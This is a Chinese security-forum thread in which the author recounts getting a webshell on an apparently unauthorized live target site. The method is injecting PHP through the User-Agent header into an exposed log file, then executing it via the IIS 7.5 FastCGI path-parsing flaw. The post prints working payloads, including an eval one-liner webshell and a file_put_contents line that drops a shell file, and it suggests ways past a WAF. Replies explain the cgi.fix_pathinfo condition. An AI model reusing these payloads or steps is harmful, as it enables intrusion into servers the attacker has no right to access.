九零登录

[【通过】] 一次奇葩的 利用user-agent 拿 sehll 之旅。。。

[复制链接]
发表于 2017-2-20 11:35:53 | 显示全部楼层 |阅读模式

拿到目标网站 ping 了一下 11_看图王.png 看到了 gaofangcdn 的字样。。想了一下,还是先从web入手吧。

用御剑扫了一下目录,然后扫到了一个  NewFile.txt 文件,初步以为是前辈遗留的痕迹。继续等到扫描结果。但是扫到最后除了这个newfile.txt 什么都没扫描出来。于是习惯性的打开看看这个文件是什么。
打开以后发现,类似一个日志文件。内容如下。 1.png 继续往下看,发现我刚才的访问也在里面。
2017/02/19 21:49:27pm =0000000000= mozilla/5.0 (windows nt 10.0; wow64; rv:47.0) gecko/20100101 firefox/47.0  == http://www.zhangweijian.com/
2017/02/19 21:49:30pm =0000000000= mozilla/5.0 (linux; android 4.4.4; huawei sc-ul10 build/huaweisc-ul10) applewebkit/537.36 (khtml, like gecko) version/4.0 chrome/33.0.0.0 mobile safari/537.36; huawei-huawei sc-ul10__sinanews__6.0.2__android__4.4.4  ==
鉴于IIS是7.5. 于是乎,一个邪恶想法产生了。修改 http refer , 加入恶意代码。以 newfile.txt/f.php  的形式执行php代码。 嗯嗯,感觉上来了。

在web里新建了一个页面加入 <a href="目标站">aaaa</a>  超链接,访问页面a.html?<php eval($_post[cmd]);?> ,然后点击链接。加载完成后,访问 newfile.txt 看看有没有被记录进去。

如图所示, 2.png 访问成功被记录并写入newfile.txt里了。但是字符却被编码了。这样肯定是没法执行的啊。用火狐修改refer看一下吧。
在火狐里修改来路 33.png 执行。 然后在访问一下看看有没有被成功写入。

如图所示, 3.png 又被编码了。再看一下文件内容,不是还有 user-agent 吗? 好吧,那就利用user-agent来试一下吧。
用谷歌浏览器的插件,修改 user-agent 内容。 44.png 然后再访问一下目标网站主页。


然后我们再来看一下newfile.txt文件内容, 4.png 如图所示,代码已经成功写入。

再写入一个 phpinfo , 5.png   ,也成功写入。

好了,用 iis7.5 的解析漏洞,来执行代码看一下。
QQ图片20170220085748_看图王.png QQ图片20170220090618_看图王.png   

代码执行成功。。。  但是用菜刀连接的时候,一直连接不上。。。初步怀疑是文件太大的问题。于是打算用代码写个一句话到网站目录。
修改 user-agent 为 ,<?php file_put_contents(dirname(__FILE__).'/ipt.php','<?php eval($_post[cmd]);?>');?>  然后访问网站。

6.png   发现代码已被写入。然后 执行代码。
7.png 访问 shell  也已经写成功了。
但是,,,菜刀就是无法连接。 单独post 执行 phpinfo(); 也无果。。猜测可能服务器有比较强大的 WAF。。。
也可以继续用修改 user-agent 的方法制造远程包含来过 Waf 之类,后续的暂时没有测试了。
至此为止,也便有了此次奇葩的 拿 shell 之旅。。。

忍不住吟诗一首

至于奇葩不奇葩,
真是没法说它,
谁知道根目录就有个记录日志的newfile ,
修改http头,
由得我胡乱写入呀,
iis7.5解析正好来执行它,
哈哈哈,
哈哈哈,
你说奇葩不奇葩。。。

评分

参与人数 1酒票 +5 收起 理由
管理05 + 5 欢迎加入90!

查看全部评分

发表于 2017-2-20 11:49:52 | 显示全部楼层
学习了

评分

参与人数 1酒票 -1 收起 理由
管理05 -1 请勿灌水

查看全部评分

发表于 2017-2-20 12:38:24 | 显示全部楼层
这个真是脏啊,恰好有记录文档。。。
发表于 2017-2-20 12:58:34 | 显示全部楼层
学习了 才知道IIS7.5有解析漏洞
asp aspx php都支持么,有啥利用条件没
楼主有没有文章推荐?
发表于 2017-2-20 13:14:28 | 显示全部楼层
脏,脏,脏  真的猥琐,学习了
发表于 2017-2-20 13:53:01 | 显示全部楼层
为什么不试试ASPX的一句话
发表于 2017-2-20 14:17:15 | 显示全部楼层
如果没有解析漏洞,那怎么搞呢?
发表于 2017-2-20 14:53:54 | 显示全部楼层

RE: 一次奇葩的 利用user-agent 拿 sehll 之旅。。。

洞庭人 发表于 2017-2-20 12:58
学习了 才知道IIS7.5有解析漏洞
asp aspx php都支持么,有啥利用条件没
楼主有没有文章推荐?

IIS7 及IIS7.5 在使FastCGI方式调用php时,在php.ini里设置cgi.fix_pathinfo=1;
使得访问任意文件URL时,在URL后面添加“/x.php”等字符时,该文件被iis当php文件代码解析。
能够解析是因为网站添加了php脚本映射,也就是说能够解析php。
护卫神主机管理系统,php.ini默认配置cgi.fix_pathinfo=1 ,所以........


【不对之处,欢迎各位表哥指出】


评分

参与人数 2酒票 +3 收起 理由
管理05 + 2 积极参与讨论
洞庭人 + 1 积极参与讨论

查看全部评分

发表于 2017-2-20 14:56:58 | 显示全部楼层
确实是个好思路
不过为啥这个newfile.txt 会记录user-agen

这站,有点奇葩
发表于 2017-2-21 08:45:35 | 显示全部楼层
学习了。很猥琐的应用。
发表于 2017-2-21 10:47:36 | 显示全部楼层
前提是得有解析漏洞才行。
发表于 2017-2-21 16:13:28 | 显示全部楼层
思路不错,学习了!
发表于 2017-2-24 22:29:41 | 显示全部楼层

RE: 一次奇葩的 利用user-agent 拿 sehll 之旅。。。

本帖最后由 hundan 于 2017-3-1 17:42 编辑
j2ekim 发表于 2017-2-20 14:53
IIS7 及IIS7.5 在使FastCGI方式调用php时,在php.ini里设置cgi.fix_pathinfo=1;
使得访问任意文件URL ...

原来如此,我还在想这不是nginx的嘛,什么时候成了iis7.5的了

对文章补一句评论,文章和文风不做评论,但是shell这个单词你能先拼写正确吗?
发表于 2017-2-28 13:50:59 | 显示全部楼层
cgi解析漏洞 ,但是不是很清楚 为什么要记录在newfile.txt里面呢?这个东西不是很美好的,为啥要写在这里呢
发表于 2017-3-1 19:48:09 | 显示全部楼层

RE: 一次奇葩的 利用user-agent 拿 sehll 之旅。。。

hundan 发表于 2017-2-24 22:29
原来如此,我还在想这不是nginx的嘛,什么时候成了iis7.5的了

对文章补一句评论,文章和文风不做评论,但是shell这个单词你能先拼写正确吗?

我没有专门搭建环境测试过,但是以前确实遇到过存在这种解析漏洞的iis7.5环境。记得当时上传突破不了很烦躁,,顺手加个/1.php没想到奇迹发生了。。
发表于 2017-3-5 16:44:45 | 显示全部楼层
碰到过  确实很有用   感谢分享
发表于 2017-3-14 21:42:51 | 显示全部楼层
说不定这个newfile.txt是其他人故意留下的后门。
发表于 2017-3-21 12:55:30 | 显示全部楼层
是不是因为有函数记录和输出newfile.txt,所以在插入代码的时候也写入到txt然后利用解析漏洞搞定?
发表于 2017-3-21 12:55:44 | 显示全部楼层

RE: 一次奇葩的 利用user-agent 拿 sehll 之旅。。。

这只猪 发表于 2017-3-21 12:55
是不是因为有函数记录和输出newfile.txt,所以在插入代码的时候也写入到txt然后利用解析漏洞搞定?

还有如果没有解析漏洞是不是没办法了。。。
发表于 2017-4-19 12:21:52 | 显示全部楼层

RE: 一次奇葩的 利用user-agent 拿 sehll 之旅。。。

hundan 发表于 2017-2-24 22:29
原来如此,我还在想这不是nginx的嘛,什么时候成了iis7.5的了

对文章补一句评论,文章和文风不做评论,但是shell这个单词你能先拼写正确吗?

哈哈哈哈哈,这个shell单词太难了

九零

GMT+8, 2026-10-22 13:32

Powered by Discuz! X3.5

© 2001-2026 Discuz! Team.

快速回复 返回顶部 返回列表